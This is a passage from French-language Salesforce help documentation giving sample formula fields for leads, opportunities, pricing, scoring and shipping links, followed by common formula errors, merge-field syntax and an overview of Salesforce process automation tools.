**Important:** `$Api.Session_ID` et `GETSESSIONID()` renvoient la même valeur, un identifiant de la session active dans le contexte actuel. Ce contexte varie selon l'emplacement dans lequel la variable globale ou la fonction est évaluée. Par exemple, si vous l'utilisez dans un champ de formule personnalisé et que ce champ est affiché dans une présentation de page standard dans Salesforce Classic, la session référencée est une session Salesforce de base. Le même champ (ou la variable sous-jacente ou le résultat de la formule), utilisé dans une page Visualforce, référence à la place une session Visualforce.

Les contextes de session sont basés sur le domaine de la requête. Cela signifie que le contexte de la session change dès que vous passez la limite du nom d'hôte, par exemple de `.salesforce.com` à `.visual.force.com` ou à `.lightning.force.com`.

Les identifiants de session de différents contextes et les sessions elles-mêmes sont différents. Lorsque vous passez d'un contexte à l'autre, l'ancienne session est remplacée par la nouvelle, et n'est plus valide. L'ID de session change également.

Habituellement, Salesforce gère les transferts de session entre contextes de façon transparente. Toutefois, si vous transmettez l'ID de session vous-même, vous devrez peut-être accéder de nouveau à `$Api.Session_ID` ou à `GETSESSIONID()` à partir du nouveau contexte afin de garantir la validité de l'ID de session.

Notez également que les sessions ne sont pas toutes créées de façon égale. En particulier, les sessions obtenues dans un contexte Lightning Experience ont des privilèges réduits et non pas d'accès API. Vous ne pouvez pas utiliser ces ID de session pour passer des appels API.

### Intégration de suivi d'expédition

Cette formule crée un lien vers les sites Web de suivi d'expédition FedEx, UPS ou DHL en fonction de la valeur d'un champ de liste de sélection personnalisé `Méthode d'expédition`. Notez que les paramètres affichés dans cet exemple pour les sites Web FedEx, UPS et DHL sont donnés à titre d'exemple et ne sont pas adaptés à toutes les situations.

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" &
tracking_id__c,"Track"), "")
```

### Intégration de numérotation automatique Skype™

Cette formule crée un champ de numéro de téléphone représenté par un lien. Un clic sur ce lien compose automatiquement le numéro de téléphone via l'application de téléphonie VOIP Skype. Elle nécessite l'installation sur votre ordinateur de l'application Skype (produit tiers non fourni par Salesforce).

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

## Exemples de formules de gestion de pistes

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Ancienneté des pistes (pour les pistes ouvertes)

Cette formule vérifie si une piste est ouverte et, si c'est le cas, renvoie le nombre de jours pendant lequel cette piste est restée ouverte, en soustrayant ses date et heure de création des date et heure actuelles. Le résultat est un nombre de jours d'ouverture, arrondi à zéro décimale. Si la piste n'est pas ouverte, ce champ est vide.

```
IF(ISPICKVAL(Status,
                    "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

### Renseignement des données de pistes

Cette formule calcule le pourcentage de saisie de certains champs de piste par votre personnel commercial. Le champ de formule vérifie les valeurs de deux champs numériques personnalisés : `Téléphone` et `E-mail`. Si les champs sont vides, la formule renvoie la valeur « 0 ». La formule renvoie « 1 » pour chaque champ contenant une valeur et multiplie ce total par cinquante pour obtenir le pourcentage de champs contenant des données.

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

### Numérotation des pistes

Cette formule renvoie un chiffre pour la valeur de texte du champ de numérotation automatique `Numéro de piste`. Elle peut être utile si vous utilisez le champ `Numéro de piste` dans un calcul, par exemple pour des répartitions ou d'autres opérations de routage. Notez que les champs de numérotation automatique sont des champs de texte qui doivent être convertis en champs numériques pour effectuer des calculs numériques.

```
VALUE(Lead_Number__c)
```

### Répartition de requêtes ou de pistes

L'exemple de formule pour pistes suivant suppose que vous avez trois files d'attente de pistes et que vous souhaitez attribuer un nombre égal de pistes entrantes à chaque file d'attente. Vous pouvez également attribuer des requêtes en utilisant une formule similaire.

```
MOD(VALUE(Lead_Number__c),
                  3)
```

Formule d'un champ de formule personnalisé, appelé Round_Robin_ID, qui attribue à chaque piste la valeur 0, 1 ou 2. Cette formule utilise un champ de numérotation automatique, appelé `Numéro de piste`, qui attribue à chaque piste un numéro unique à partir de 1. La fonction MOD divise le nombre de pistes par le nombre de files d'attente de pistes disponibles (3 dans cet exemple) et renvoie un solde de 0, 1 ou 2. Utilisez la valeur de ce champ de formule dans les règles d'attribution de pistes pour attribuer des enregistrements de piste à différentes files d'attente. Par exemple :

- La valeur Round_Robin_ID = 0 est attribuée à la file d'attente A
- La valeur Round_Robin_ID = 1 est attribuée à la file d'attente B
- La valeur Round_Robin_ID = 2 est attribuée à la file d'attente C

## Exemples de formules de métriques

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Conversion des températures

Cette formule convertit les degrés Celsius en Fahrenheit.

```
1.8 * degrees_celsius__c + 32
```

### Conversion des unités de mesure

Cette formule convertit les kilomètres en miles.

```
Miles__c/.621371192
```

## Exemples de formules de gestion d'opportunités

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Chiffre d'affaires des produits prévu

Cette formule calcule le chiffre d'affaires total de plusieurs produits, chacun avec une probabilité de clôture différente.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

### Calcul de maintenance

Cette formule calcule les frais de maintenance sur la base de 20 % des frais de licence par an. `Années de maintenance` est un champ personnalisé dans les opportunités.

```
Amount * Maint_Years__c * 0.2
```

### Montants calculés sur la base d'un abonnement mensuel

Cette formule calcule le montant d'une opportunité en fonction d'un taux d'abonnement mensuel multiplié par la période d'abonnement.

```
Monthly_Amount__c * Subscription_Months__c
```

### Valeur mensuelle

Cette formule divise une valeur annuelle totale par 12 mois.

```
Total_value__c / 12
```

### Coûts supplémentaires des opportunités

Cette formule calcule la somme du `Montant` de produit, du montant de maintenance et des frais de service. Les champs `Compte à jour` et `Frais de service` sont des champs de devise personnalisés.

```
Amount + Maint_Amount__c +
                    Services_Amount__c
```

### Classification des opportunités

Cette formule utilise une logique conditionnelle pour renseigner un champ de texte `Catégorie d'opportunité` en fonction de la valeur du champ standard `Montant`. Les opportunités avec des montants inférieurs à 1 500 $ sont de « Catégorie 1 », celles entre 1 500 et 10 000 $ sont de « Catégorie 2 » et les autres sont de « Catégorie 3 ». Cet exemple utilise des instructions IF imbriquées.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

### Renseignement des données d'opportunités

Cette formule prend un groupe de champs et calcule le pourcentage utilisé par le personnel. Cette formule vérifie cinq champs pour déterminer s'ils sont vides. Si c'est le cas, elle enregistre la valeur 0 pour le champ en question. La valeur 1 est enregistrée pour tout champ qui contient une valeur et le total est divisé par cinq (nombre de champs évalués). Cette formule exige que vous sélectionniez l'option `Traiter les champs vides en tant que tels` dans le menu Gestion des champs vides lorsque le sous-onglet Formule avancée est affiché.

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

### Chiffre d'affaires de licence attendu des opportunités

Cette formule calcule le chiffre d'affaires attendu pour les licences en fonction d'une probabilité de clôture.

```
Expected_rev_licenses__c * Probability
```

### Affichage du texte de chiffre d'affaires des opportunités

Cette formule renvoie le montant du chiffre d'affaires attendu d'une opportunité sous un format texte sans le symbole du dollar. Par exemple, si la valeur `Chiffre d'affaires prévu` d'une campagne est « 200 000 $ », ce champ de formule affiche « 200 000 ».

```
TEXT(ExpectedRevenue)
```

### Taille d'affaire totale des opportunités

Cette formule calcule le total des montants de maintenance et des services.

```
Amount + Maint_Amount__c + Services_Amount__c
```

### Prix total des opportunités basé sur les unités

Cette formule génère une proposition tarifaire en fonction d'un prix unitaire et d'un volume total.

```
Unit_price__c * Volume__c * 20
```

### Calcul des services professionnels

Cette formule évalue le coût des services professionnels sur la base d'un prix moyen de 1 200 $ par jour. `Jours de conseil` est un champ personnalisé dans les opportunités.

```
Consulting_Days__c * 1200
```

### Sélection d'un document commercial en fonction de l'étape

Cette formule identifie un document approprié dans l'onglet Documents en fonction d'une `Étape` d'opportunité. Utilisez des ID de document sous la forme « 00l30000000j7AO ».

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
"Value Proposition", ...
)
)
```

### Accompagnateur commercial

Cette formule crée un lien hypertexte qui ouvre un document spécifique à l'étape enregistré dans l'onglet Documents. Elle utilise le champ de formule personnalisé défini précédemment, qui identifie un document en fonction d'une `Étape` d'opportunité. Reportez-vous à Sélection d'un document commercial en fonction de l'étape à la page 4998.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
 New Window")
```

### Coût d'expédition par poids

Cette formule calcule les frais postaux en fonction du poids.

```
package_weight__c * cost_lb__c
```

### Pourcentage du coût d'expédition

Cette formule calcule le coût de l'expédition par rapport au `Montant total`.

```
Ship_cost__c / total_amount__c
```

### Taux de commission gradués

Cette formule calcule les 2 % de commission d'une opportunité d'une probabilité de 100 %. Pour toutes les autres opportunités, la valeur de la commission est zéro.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

### Valeur totale du contrat basée sur un chiffre d'affaires récurrent et non récurrent

Cette formule calcule les flux de chiffre d'affaires récurrent et non récurrent sur la durée de vie d'un contrat.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

## Exemples de formules de tarification

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Montant total

Cette formule calcule un montant total basé sur le prix unitaire et le total des unités.

```
Unit_price__c * Total_units__c
```

### Tarification utilisateur

Cette formule calcule un prix par licence utilisateur.

```
Total_license_rev__c / Number_user_licenses__c
```

## Exemples de formules de calcul du score

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Score de piste

Cette formule note les pistes, en attribuant un meilleur score aux appels téléphoniques qu'aux requêtes de site Web.

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

Voici une formule qui évalue une piste en fonction de sa notation :

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

### Score d'un succès client

Cette formule utilise un algorithme de notation simple afin d'attribuer aux clients un score élevé pour des résultats d'enquête positifs dans Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

## Formules : Comment puis-je... ?

### Calculs mathématiques courants

- Additionner des nombres ?
- Convertir du texte en nombre ?
- Diviser des nombres ?
- Multiplier des nombres ?
- Arrondir des nombres ?
- Soustraire des nombres ?

### Fonctions de texte courantes

- Vérifier si un champ contient un texte défini ?
- Vérifier si une liste de sélection contient une valeur définie ?
- Associer le nom et le prénom ?
- Convertir des nombres en texte ?
- Créer un champ de lien hypertexte ?

### Formules récapitulatives personnalisées pour les rapports

- Calculer la somme de toutes les pistes pour lesquelles les champs **Désinscription d'adresse e-mail** et **Ne pas appeler** sont sélectionnés ?
- Calculer la différence dans tous les champs **Montant** et **Montant après escompte** des opportunités ?
- Calculer l'âge moyen de toutes les opportunités ?
- Calculer le pourcentage total d'opportunités closes/gagnées ?
- Calculer le nombre d'utilisateurs actifs de Salesforce à la puissance 2, pour l'administration ?
- Calculer le produit de la durée de toutes les activités (minutes) par le nombre d'enregistrements sur 24 heures ?
- Calculer la marge en pourcentage moyenne par produit dans plusieurs opportunités ?
- Calculer le pourcentage d'un produit par rapport à tous les produits dans les opportunités clôturées ?
- Calculer la modification mensuelle du chiffre d'affaires des opportunités ?

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Certains « Comment... » ne s'appliquent pas à **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour afficher les détails d'un champ de formule :
- Afficher la configuration

Pour créer, modifier ou supprimer des champs de formule :
- Personnaliser l'application

# Erreurs de formule courantes

Prenez connaissance des erreurs qui se produisent couramment avec des formules et comment les corriger.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- « #Error! » s'affiche pour un champ de formule dès qu'une erreur se produit lors du calcul de la valeur d'une formule. Pour résoudre l'erreur, vérifiez votre formule.
  - La formule divise-t-elle par zéro ? Si oui, vérifiez si le dénominateur de votre expression est zéro et utilisez une autre valeur. Par exemple, le champ de formule de campagne suivant est vide si le nombre d'opportunités est zéro :

    ```
    IF(NumberOfOpportunities > 0,
      NumberOfWonOpportunities / NumberOfOpportunities, null)
    ```

  - La formule calcule-t-elle une valeur supérieure à la valeur maximale du type actuel ? Si oui, vous pouvez ajouter L aux valeurs numériques pour les définir sur Long afin d'autoriser les produits intermédiaires longs et d'éviter tout dépassement. L'exemple suivant montre comment calculer le nombre de millisecondes dans une année en multipliant des valeurs numériques longues.

    ```
    Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
                                                        Long ExpectedValue =
    31536000000L;

    System.assertEquals(MillsPerYear, ExpectedValue);
    ```

  - La formule calcule-t-elle la racine carrée d'un nombre négatif ? Si oui, utilisez une fonction IF similaire à celle ci-dessus pour vérifier si la valeur est un nombre positif.
  - La formule calcule-t-elle le LOG d'un nombre négatif ? Si oui, utilisez une fonction IF similaire à celle ci-dessus pour vérifier que le nombre est positif.
  - La formule utilise-t-elle la fonction VALUE avec un texte contenant des caractères spéciaux ? Pour des exemples de caractères spéciaux, reportez-vous à Opérateurs et fonctions de formule à la page 4902.
  - Assurez-vous que la formule ne contient pas de fonction HYPERLINK dans une fonction de texte, comme `LEFT( HYPERLINK("http://MASOCIETE.ORG ", "MASOCIETE") , 5)`.
  - La formule est-elle désactivée ou référence-t-elle un champ de formule désactivé ? Salesforce désactive les champs de formule lors de leur suppression, et ils restent désactivés s'ils sont restaurés. Pour activer des champs de formule désactivés, modifiez et enregistrez les champs. Pour plus d'informations sur les champs personnalisés supprimés et leur restauration, reportez-vous à Gestion des champs personnalisés supprimés à la page 4804.
- « #Too Big! » s'affiche si le résultat de votre formule dépasse 18 chiffres. Le cas échéant, vérifiez si les calculs de vos formules peuvent inclure plus de 18 chiffres. Évitez de multiplier de grands nombres, d'élever un grand nombre à une puissance ou d'effectuer des divisions par un très petit nombre.
- Les fonctions CASE renvoient une erreur chaque fois que l'une des expressions renvoie une erreur, et ce, quelle que soit l'erreur à renvoyer. Par exemple, la formule `CASE(Field__c,"Partenaire", "P", "Client", "C", LEFT(Field__c, -5))` renvoie une erreur même si la valeur du champ est « Partenaire » ou « Client » car la dernière instruction n'est pas logique.
- Évitez les erreurs de division par zéro en incluant une fonction IF qui détermine si la valeur d'un champ est zéro. Par exemple, `IF(Field__c =0,0, 25/Field__c)`.

# Champs de fusion

## Présentation des champs de fusion

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement. Par exemple, vous pouvez placer un champ de fusion dans un modèle d'e-mail afin d'inclure le nom du destinataire au lieu d'une salutation impersonnelle telle que « Bonjour ! ». Vous pouvez utiliser les champs de fusion avec des champs de formule personnalisés, des commandes s-control, des liens personnalisés, des boutons personnalisés, des pages Visualforce et lorsque vous créez des e-mails ou des modèles de publipostage.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les champs de fusion disponibles varient en fonction de l'édition Salesforce dont vous disposez.

Les noms de champs de fusion sont déterminés lors de la création d'un champ ou objet personnalisé. Le `Nom du champ` est automatiquement renseigné en fonction des informations saisies dans `Étiquette de champ`. Vous pouvez personnaliser ce champ, mais sachez que le nom doit :

- inclure uniquement des traits de soulignement et des caractères alphanumériques ;
- commencer et se terminer par une lettre ;
- ne pas inclure d'espace ;
- ne pas inclure deux traits de soulignement consécutifs.

**Important:** Assurez-vous que le nom et l'étiquette du champ personnalisé sont uniques pour cet objet.

- Si un champ standard et un champ personnalisé ont des noms ou des étiquettes identiques, le champ de fusion affiche la valeur du champ personnalisé.
- Si deux champs personnalisés ont des noms ou des étiquettes identiques, le champ de fusion peut afficher une valeur inattendue.

Si vous créez une étiquette de champ appelée *`E-mail`* et qu'un champ standard étiqueté `E-mail` existe déjà, le champ de fusion risque de ne pas pouvoir distinguer les champs. L'ajout d'un caractère au nom du champ personnalisé permet de le rendre unique. Par exemple, *`E-mail2`*.

Pour rechercher le nom d'un champ de fusion pour un objet ou un champ dans Salesforce, accédez à la page de détail de l'objet ou du champ, puis reportez-vous au `Nom du champ`.

Pour incorporer des champs de fusion, utilisez l'éditeur dans la fonctionnalité correspondante. Salesforce fournit des champs de fusion valides dans chaque éditeur pour tous les objets standard et personnalisés associés. Si vous utilisez le complément Word Connect pour Office pour créer des modèles de publipostage, une liste complète de champs de fusion valides à insérer s'affiche.

### Syntaxe

La syntaxe d'un champ de fusion peut varier selon l'emplacement d'utilisation du champ. Pour vérifier si vous utilisez la syntaxe adéquate, sélectionnez les champs de fusion dans la liste déroulante de l'éditeur dans lequel vous utilisez le champ de fusion.

Le suffixe `__c` est toujours ajouté aux objets et champs personnalisés lorsqu'ils sont référencés. Les étiquettes de champs sont précédées de l'objet et tous les espaces sont convertis en traits de soulignement. Par exemple, `Account.CreatedDate` référence le champ standard `Date de création` pour l'objet compte.

Dans des relations standard, le nom de la relation est l'objet principal. Par exemple, vous pouvez référencer le nom du compte à partir d'une règle de validation de contact en utilisant `Account.Name` ; vous pouvez référencer le numéro de téléphone du créateur du compte à partir d'un champ de formule de produit d'opportunité en utilisant `Opportunity.Account.CreatedBy.Phone`. Dans des relations personnalisées, le nom de la relation correspond à la valeur spécifiée dans `Nom du champ`, auquel est ajouté `__r`. Par exemple, vous pouvez référencer un e-mail de contact à partir d'une règle de validation d'objet personnalisé en utilisant `Contact__r.Email`.

### Conseils d'ordre général

- Pour utiliser un champ de fusion en tant que destination d'un lien, insérez le champ de fusion après `http://`.
- Salesforce arrondit les chiffres référencés dans les champs de fusion en fonction les paramètres régionaux de l'utilisateur, pas en fonction du nombre de décimales défini dans la configuration du champ numérique.
- Vous pouvez stocker le nom d'un compte, d'un contact ou d'une piste dans la langue par défaut de votre organisation (le nom local), en plus de la langue par défaut du compte ou de l'utilisateur (le nom standard). Si le nom local est vide, le nom du champ de fusion standard est utilisé.
- Pour référencer un fichier autonome, utilisez `$Resource.<nom_ressource>`, où *<nom_ressource>* correspond au nom spécifié lors du chargement de la ressource.
- Si vous utilisez le Système de traduction pour traduire les noms de champ personnalisé, les champs de fusion sont accessibles aux utilisateurs dans la langue souhaitée.
- Vous ne pouvez pas utiliser un champ de référence en tant que champ de fusion dans un modèle d'e-mail. Vous pouvez toutefois créer un champ de formule masqué dans la présentation de page, qui extrait la valeur du champ de référence. Insérez ensuite le champ masqué dans le modèle d'e-mail.

## Champs de fusion pour des règles de validation

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Syntaxe et mise en forme

Lorsque vous insérez un champ de fusion dans une règle de validation, la syntaxe comprend l'objet, un point et un nom de champ. Par exemple, `$User.State` correspond à la région ou la province de l'utilisateur.

La syntaxe d'un champ de fusion peut varier selon l'emplacement d'utilisation du champ. Pour vérifier si vous utilisez la syntaxe adéquate, sélectionnez les champs de fusion dans la liste déroulante de l'éditeur dans lequel vous utilisez le champ de fusion. Les champs de fusion de règles de validation correspondent directement aux champs de votre application.

Pour consulter la liste des champs d'un objet, dans les paramètres de gestion de l'objet, accédez à la section Champs.

**Important:**

- Si deux objets personnalisés ou plus ont des noms ou des étiquettes identiques, un seul objet est affiché lorsque vous les sélectionnez dans champs de fusion disponibles. Pour sélectionner des champs de fusion dans tous les objets, assurez-vous que tous les objets personnalisés ont des noms et des étiquettes uniques.

### Limitations

Les règles de validation ne peuvent pas référencer des champs de fusion pour :

- Les champs à numérotation automatique tels que `Numéro de demande`.
- Les champs composés, tels que Adresse, Prénom et Nom, les listes de sélection dépendantes et les références dépendantes.

  **Remarque:** Les règles de validation peuvent référencer des champs de fusion de champs d'adresses individuels, tels que `Ville de facturation`.

- Des champs statistiques de campagne, comprenant les statistiques de campagnes individuelles et de hiérarchies de campagnes.

### Conseils

- Certains champs de fusion s'affichent sous la forme de case d'option, mais ils fonctionnent comme des champs de liste de sélection lorsqu'ils sont référencés dans une formule.

  Utilisez les valeurs « Lire », « Modifier » et « Aucun » dans une formule en référençant :

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (dans Territoire)
  - OpportunityAccessLevel (dans Territoire)

  Utilisez les valeurs « Lire », « Modifier » et « Tous » dans une formule en référençant :

  - AccountAccessLevel (dans Territoire)

- Utilisez le champ de fusion `RecordType.Id` dans votre formule pour appliquer des validations différentes en fonction du type d'enregistrement.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Champs de fusion pour des formules

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Syntaxe et mise en forme

Les champs de fusion pour des formules ne sont pas compris entre accolades, précédés d'un point d'exclamation ou du type d'enregistrement. Par exemple : `AccountNumber`. Pour vous assurer d'utiliser la syntaxe correcte, utilisez le bouton **Insérer un champ** ou la liste déroulante dans l'éditeur de formule.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'utilisation de champs de fusion dans des formules

Création d'un champ de formule

## Champs de fusion pour des formules d'objets croisés

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les *formules inter-objets* sont des formules qui couvrent deux objets associés et référencent des champs de fusion dans ces objets. Les formules inter-objets peuvent référencer des champs de fusion à partir d'un objet principal (parent) si un objet existe du côté détails d'une relation principal-détails. Les formules inter-objet fonctionnent également avec des relations de référence. Par exemple, vous pouvez écrire une formule inter-objets qui référence le `Nom du compte` d'un contact associé à une requête. Dans cet exemple, vous saisissez *`Contact.Account.Name`* dans une formule de l'objet Requête.

### Syntaxe et mise en forme

Les champs de fusion de formules ne sont pas entourés d'accolades ni précédés d'un point d'exclamation. Utilisez les noms de relation des objets, pas les étiquettes. Bien que le nom de relation est souvent identique au nom de l'objet, il correspond techniquement au nom du champ de relation.

Pour référencer le nom de compte parent depuis l'objet Compte, la syntaxe est `Parent.Nom`, pas `Compte.Nom`. Lors du référencement d'un objet personnalisé, ajoutez deux traits de soulignement et la lettre *r* à son nom. Par exemple, `Poste__r.title__c` référence le champ `Fonction` (`title__c`) dans un objet personnalisé Poste.

### Limitations

Vous ne pouvez pas référencer :

- Les champs de fusion des objets associés à des activités. Par exemple, les champs de fusion de contacts et de comptes ne sont pas disponibles dans les formules de tâche et d'événement.
- La variable globale `$RecordType` se résout uniquement dans l'enregistrement qui contient la formule, pas dans l'enregistrement auquel la formule s'étend. À compter de la version Spring '13, lors de la création d'une formule, la variable globale `$RecordType` est disponible uniquement pour les formules de valeur par défaut.

La valeur du champ de fusion `Profil.Nom` diffère en fonction du contexte du champ de la formule inter-objets qui le référence. Dans les pages de détails, la valeur est le nom du profil, comme prévu. Cependant, dans les vues de liste et les rapports, la valeur correspond à la valeur interne du profil associé. Si vous utilisez la valeur `Profile.Name` dans une formule, utilisez-la dans une fonction `OR` pour vous assurer que la formule renvoie toujours le résultat voulu. Par exemple :

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Aucune des valeurs ci-dessus ne s'applique aux noms de profils référencés par la variable globale `$Profile`.

# Automatisation de vos processus métier

Au lieu de demander à vos utilisateurs d'effectuer chaque étape d'un processus métier, automatisez-les ! Les avantages sont doubles : vos utilisateurs peuvent consacrer leur temps à d'autres tâches et vous savez que le processus est toujours réalisé à temps. Salesforce offre des outils d'automatisation de plusieurs types de processus métier : processus de workflow, processus d'approbation, processus basés sur un assistant, et plus encore. De plus, ces outils ne nécessitent aucune écriture de code, ils sont tous de type pointer-cliquer.

#### Quel outil d'automatisation dois-je utiliser ?

Salesforce fournit plusieurs outils pour automatiser les processus commerciaux répétitifs de votre organisation : Approbations, Process Builder, Workflow et Visual Workflow.

#### Générateur de processus Lightning

La plupart des tâches que vous attribuez, les e-mails que vous envoyez et les autres mises à jour d'enregistrements sont essentiels pour les processus standard de votre organisation. Au lieu de répéter ces tâches manuelles, vous pouvez configurer un processus qui les exécute automatiquement.

### Workflow

Un workflow permet d'automatiser les procédures et les processus internes standard afin de gagner du temps dans votre organisation. Une *règle de workflow* est le principal conteneur d'un ensemble d'instructions de workflow. Ces instructions peuvent toujours être résumées dans une instruction conditionnelle if/then.

### Approbations

Vous connaissez probablement l'automatisation de processus sous la forme de règles de workflow. Les approbations améliorent l'automatisation en vous permettant de spécifier une séquence d'étapes requises pour l'approbation d'un enregistrement.

### Visual Workflow

Visual Workflow permet d'automatiser les processus métiers en élaborant des flux et en les distribuant aux utilisateurs ou systèmes appropriés. Un *flux* est une application qui exécute une logique, interagit avec la base de données Salesforce, appelle des classes Apex et collecte des données d'utilisateurs. Vous pouvez élaborer des flux en utilisant Cloud Flow Designer.

### Actions automatisées

Une action automatisée est un composant réutilisable qui exécute une action en arrière-plan, par exemple la mise à jour d'un champ ou l'envoi d'un e-mail. Une fois créée, vous ajoutez l'action automatisée à un processus, à un jalon ou à d'autres processus automatisés.

# Quel outil d'automatisation dois-je utiliser ?

Salesforce fournit plusieurs outils pour automatiser les processus commerciaux répétitifs de votre organisation : Approbations, Process Builder, Workflow et Visual Workflow.

L'outil d'automatisation idéal dépend du type de processus commercial que vous souhaitez automatiser.

- Comment un enregistrement est approuvé

  Exemple : Les responsables approuvent les demandes de congés de leurs subordonnés directs.

- Comment procéder lorsqu'un enregistrement contient certaines valeurs

  Exemple : notifier le propriétaire d'un compte lorsqu'une requête associée est escaladée.

- Collecter des informations d'utilisateurs ou de clients et agir en conséquence

  Exemple : le support client utilise un assistant pour parcourir les étapes d'un script d'appel et les requêtes créées en fonction des informations saisies.

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Les processus sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les flux, les approbations et les workflow sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Comment un enregistrement est approuvé

Pour automatiser les processus d'approbation d'enregistrements de votre organisation, créez des processus d'approbation.

## Comment procéder lorsqu'un enregistrement contient certaines valeurs

Parmi les outils que nous fournissons, trois peuvent être utiles dans ce cas : Workflow, Process Builder et Visual Workflow. Ces outils créent respectivement des règles de workflow, des processus et des flux.

Nous recommandons de commencer par Process Builder, notamment pour les processus commerciaux qui peuvent être simplifiés à l'aide de déclarations conditionnelles. Par exemple : notifier le propriétaire du compte lorsqu'une requête est escaladée.

Le Générateur de processus inclut la plupart des fonctionnalités disponibles dans les règles de workflow, et d'autres fonctionnalités. Un seul processus remplace plusieurs règles de workflow. La seule action que vous pouvez exécuter avec un workflow et pas avec des

processus est l'envoi de messages sortants sans code. Vous pouvez toutefois contourner cette limitation en appelant un code Apex à partir d'un processus.

Si le processus est trop complexe pour Process Builder ou nécessite des fonctionnalités plus avancées, créez un flux en utilisant Cloud Flow Designer. Par exemple, créez un flux pour :

- Utiliser une logique de liaison complexe (si certaines conditions sont remplies, évaluer d'autres conditions)

  Exemple : Premièrement, vérifier si une requête a été escaladée. Le cas échéant, vérifier la région du compte et acheminer la requête en conséquence.

- Trier, itérer et utiliser plusieurs enregistrements

  Exemple : Lorsqu'une opportunité est fermée et gagnée, calculer la remise applicable à l'opportunité. Appliquer ensuite cette remise à tous les produits d'opportunités associés.

## Collecter des informations d'utilisateurs ou de clients et agir en conséquence

Si vous devez élaborer un assistant pour collecter des informations, Visual Workflow est l'outil idéal. Créer un flux qui affiche des informations et invite un utilisateur à saisir des informations. Enregistrez les informations saisies et exécutez des actions adaptées dans Salesforce.

Par exemple, créez un flux qui guide les agents de support à travers un script d'appel. Le flux utilise les informations saisies par le représentant, notamment le nom et le numéro de compte de l'appelant, pour créer une requête associée à la personne appropriée.

